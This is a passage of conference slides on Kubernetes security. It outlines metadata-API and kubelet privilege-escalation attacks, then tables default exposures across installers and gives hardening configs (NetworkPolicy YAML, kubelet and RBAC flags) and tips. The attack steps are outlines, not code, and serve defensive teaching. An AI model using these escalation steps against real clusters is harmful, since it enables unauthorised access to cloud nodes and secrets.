1. Obtain kube-env script from Metadata API, extract kubelet credentials, become “kubelet”
2. Get pod list and enumerate privileged secrets
3. Become highest privilege SA

Demo

Attack #10 - GCE/GKE Metadata API Compute R/W



Attack steps:

1. Obtain IAM Token from Metadata API
2. Enumerate Instances Info
3. POST to Compute API to update instance ssh-key
4. SSH Into Node, sudo

Demo

https://cloud.google.com/compute/docs/instances/adding-removing-ssh-keys#instance-only

Defaults, without hardening:

			Default SA	Dashboard	Insecure API	Kubelet API	Direct ETCD	Read Metrics	Metadata API
AWS	Heptio Quickstart	Latest 8/11/17 (K8s 1.7.2)		🔴		🔴	🟡	🟡	🔴
	Kops	Kops v1.7.0 (K8s 1.7.4)	🔴	🔴		🔴		🟡	🔴
	Kube-AWS	Kube-AWS v0.9.7 (K8s 1.6.3)	🔴	🔴		🔴		🟡	🔴
	CoreOS Tectonic	Tectonic v1.7.1-1 (K8s 1.7.1)						🟡	🔴
	Kismatic	Kismatic v1.5.3 (K8s 1.7.4)	🔴	🔴		🔴		🟡	
	Kubicorn	Master 9/13/17 (K8s 1.7.5)					🟡	🟡	🔴
	Stack Point Cloud	UI 9/5/17 (K8s 1.7.5)	🔴	🔴				🟡	🔴
	Jetstack Tarmak	0.1.2 10/30/17 (K8s 1.7.7)				🔴		🟡	🔴
Azure	ACS/AKS *	Latest 10/24/17 (K8s 1.7.7)	🔴	🔴		🔴		🟡	
Google	GKE	Latest 10/24/17 (K8s 1.7.8)						🟡	🔴
	Kube the Hard Way	Master 9/3/17 (K8s 1.7.4)			🔴	🔴		🟡	🔴
	Stack Point Cloud	UI 9/11/17 (K8s 1.7.5)	🔴	🔴				🟡	🔴
	Typhoon	Master 9/13/17 (K8s 1.7.5)						🟡	🔴

* AKS is in early preview.

Don’t despair...

Harden it!

Img: https://flic.kr/p/5BsZcz

Harden Attacks #7-10 - Filter Cloud Metadata API

AWS


- Kube2IAM or KIAM

GCE/GKE

- GCE Metadata Proxy and these steps

Network Egress on Namespace


- 1.8+ - NetworkPolicy
- < 1.8 - `calicoctl`




Harden Attacks #5, 6 - Protect the Kubelet API

```
$ cat kubelet.service

  /usr/local/bin/kubelet
    --anonymous-auth=false
    --authorization-mode=Webhook
    --allow-privileged=true
    --kubeconfig=/var/lib/kubelet/kubeconfig

  ...
    --client-ca-file=/var/lib/kubernetes/ca.pem
    --tls-cert-file=/var/lib/kubelet/${HOSTNAME}.pem
    --tls-private-key-file=/var/lib/kubelet/${HOSTNAME}-key.pem

  ...
```

Causes the Kubelet R/W API to perform a *SubjectAccessReview* for all its requests




Harden Attack #4 - Isolate other Workloads




```
$ cat vote-front-to-back.yml
  kind: NetworkPolicy
  apiVersion: networking.k8s.io/v1
  metadata:
    name: vote-front-to-back
  spec:
    podSelector:
      matchLabels:
        app: azure-vote-back
    ingress:
    - from:
      - podSelector:
          matchLabels:
            k8s-app: azure-vote-front
    policyTypes:
    - Ingress
$ kubectl create -f vote-front-to-back.yml
networkpolicy “vote-front-to-back” created
```

Harden Attacks #3, 6 - Block Dashboard Access




```
$ cat block-dashboard-policy.yml
  kind: NetworkPolicy
  apiVersion: networking.k8s.io/v1
  metadata:
    name: block-dashboard-policy
    namespace: kube-system
  spec:
    podSelector:
      matchLabels:
        k8s-app: kubernetes-dashboard
    policyTypes:
    - Ingress
$ kubectl create -f block-dashboard-policy.yml
networkpolicy “block-dashboard-policy” created
```


Harden Attacks #2, 6 - Restrict Default SA Token

1. API Server flags
   --authorization-mode=Node,RBAC
   --admission-control=NodeRestriction
2. Ensure default ServiceAccount token in pods have no permissions

```
$ kubectl get pods
Error from server (Forbidden): User "system:serviceaccount:default:default"
cannot list pods in the namespace "default".
```

3. Monitor all RBAC audit failures:
   https://kubernetes.io/docs/tasks/debug-application-cluster/audit/#log-backend

Harden Attack #1 - Block Host Node/Metrics Ports




```
$ cat default-deny.yml
  kind: NetworkPolicy
  apiVersion: networking.k8s.io/v1
  metadata:
    name: default-deny
    namespace: default
  spec:
    podSelector: {}
    egress:
    - to:
      - podSelector:
          matchLabels:
            k8s-app: kube-dns
    - ports:
      - protocol: UDP
        port: 53
    policyTypes:
    - Ingress
    - Egress

$ kubectl create -f default-deny.yml
networkpolicy “default-deny” created
```

Selects all pods in this namespace

Ingress empty (blocks all),
and egress policy only allows
outbound DNS requests to the
kube-dns pods

This policy covers both in/out traffic

Now you can add more policies to allow *only the traffic your workloads need*

Latest versions + hardening:

			Default SA	Dashboard	Insecure API	Kubelet API	Direct ETCD	Read Metrics	Metadata API
AWS	Heptio Quickstart	Master 11/27/17 (K8s 1.8.2)		●		●	●	●	●
	Kops	Kops v1.8.0-beta.1 (K8s 1.8.2)	●	●		●		●	●
	Kube-AWS	Kube-aws v0.9.9-rc3 (K8s 1.8.2)	●	●		●		●	●
	CoreOS Tectonic	Tectonic v1.7.9-2 (K8s 1.7.9)						●	●
	Kismatic	Kismatic v1.6.3 (K8s 1.8.4)	●	●		●		●	
	Kubicorn	Master 11/28/17 (K8s 1.7.5)					●	●	●
	Stack Point Cloud	UI Latest 11/28/17 (K8s 1.8.3)	●	●				●	●
	Jetstack Tarmak	0.2.0 12/1/17 (K8s 1.7.10)				●		●	●
Azure	AKS *	Latest 11/29/17 (K8s 1.8.1)	●	●		●		●	
Google	GKE	Latest 11/28/17 Beta (K8s 1.8.3)						●	●
	Kube the Hard Way	Master 11/28/17 (K8s 1.8.0)			●	●		●	●
	Stack Point Cloud	UI Latest 11/28/17 (K8s 1.8.3)	●	●				●	●
	Typhoon	Master 11/28/17 (K8s 1.8.3)						●	●

* AKS is in early preview. RBAC and NetworkPolicy is targeted for GA.

Tool #1: KubeATF

github.com/bgeesaman/kubeatf

A tool used to automate the creation, validation, and destruction of Kubernetes clusters in a consistent way for a variety of CLI-based installers.

Tool #2: sonobuoy-plugin-bulkhead


github.com/bgeesaman/sonobuoy-plugin-bulkhead

A Heptio Sonobuoy plugin that performs security posture scans on all nodes from within your Kubernetes cluster.

Currently, CIS Benchmark scans using kube-bench by Aqua Security

Even More

SECURITY HARDENING Tips for Kubernetes



@bradgeesaman

Img: https://flic.kr/p/8RrjNj

Hardening Tips

General Guidance

1. Verify that all your security settings properly enforce the policy
2. Use the latest stable K8s version possible to gain the latest security capabilities and fixes
3. Audit the OS, container runtime, and K8s configuration using CIS Benchmarking and other tools like kube-auto-analyzer and kube-bench
4. Log ***everything*** to a location outside the cluster

Image Security

1. Use private registries, and restrict public registry usage
2. Scan all images for security vulnerabilities continuously. E.g CoreOS Clair or Atomic Scan
3. Decide which types/severity of issues should prevent deployments
4. Maintain standard base images and ensure that all workloads use them
5. *Do NOT run containers as the root user*

Hardening Tips (Continued)

K8s Components Security

1. API Server *authorization-mode=Node,RBAC*
2. Ensure all services are protected by TLS
3. Ensure *kubelet* protects its API via *authorization-mode=Webhook*
4. Ensure the *kube-dashboard* uses a restrictive *RBAC* role policy and v1.7+
5. Closely monitor all *RBAC* policy failures
6. Remove default *ServiceAccount* permissions

Network Security

1. Filter access to the cloud provider metadata APIs/URL, and Limit IAM permissions
2. Use a CNI network plugin that filters ingress/egress pod network traffic
    a. Properly label all pods
    b. Isolate all workloads from each other
    c. Prevent workloads from egressing to the Internet, the Pod IP space, the Node IP subnets, and/or other internal networks
    d. Restrict all traffic coming into the kube-system namespace except kube-dns
3. Consider a Service Mesh!

Hardening Tips (Continued)

Workload Containment and Security

1. Namespaces per tenant
2. Default network “deny” inbound on all namespaces
3. Assign CPU/RAM *limits* to all containers
4. Set *automountServiceAccountToken: false* on pods where possible
5. Use a *PodSecurityPolicy* to enforce container restrictions and to protect the node
6. Implement container-aware malicious activity / behavioral detection

Misc Security

1. Collect logs from all containers, especially the RBAC access/deny logs
2. Encrypt the contents of *etcd*, and run *etcd* on dedicated nodes
3. Separate Cloud accounts/VPCs/projects/resource groups
4. Separate clusters for dev/test and production environments
5. Separate node pools for different tenants

OSS Security and Automated Tools/Resources

- CIS Benchmark 1.2.0 (K8s 1.8.0) - CIS Security
- Kube-bench - Aqua Security
- CIS OS and Runtime Hardening - Dev-Sec
- Ansible-Hardening (OS)
- Kube Auto Analyzer - Rory McCune
- KubeAudit - Shopify
- Sonobuoy - Heptio
- KubeATF and sonobuoy-plugin-bulkhead - Me

Notable Recent Security Features in 1.8+

- *NetworkPolicy* supports egress filtering
- *PodSecurityPolicy* volume mount whitelist
- *kubeadm init* token expiration
- *kubeadm join* token crypto improvements
- *kubelet* automatic certificate rotation


As a community, we are **all** responsible for the safety and security of the applications that power our world.
Let's make the foundation ***secure by default***.
@bradgeesaman

Thank you!

- My wife, Meredith
- Josh, Justin, Alex, Mike
- CNCF and the KubeCon Committee
- The Kubernetes **Community**
- NOVA Kubernetes Meetup - Sam, Joe
- Heptio - Jennifer, Matt, Ken, Jorge, Timothy
- Kops - Chris, Justin
- Kube-AWS - Yosuke
- Typhoon - Dalton
- StackPointCloud - Matt, Nathan, Pablo
- Kubicorn - Kris
- Google - Kelsey, Ike, security@
- CoreOS - Brandon, Ed, Geoff, Alex, Eric
- Azure - Lachie, Sean, Gabe, Jason
- Kismatic - Dimitri
- Jetstack - Matt, Christian

Questions?

Resources

- @bradgeesaman - Twitter
- goo.gl/TNRxtd - Slides
- goo.gl/fwwbgB - Attack Code
- goo.gl/ChtMJ7 - KubeATF
- goo.gl/aaCfdT - Bulkhead (Sonobuoy Plugin)

- Kubelet-exploit - Background info
- Prior talks on securing K8s clusters
  - youtube.com/watch?v=b3qJwIttqqs Rory McCune
  - youtube.com/watch?v=9vuUr5UWK00 Dino Dai Zovi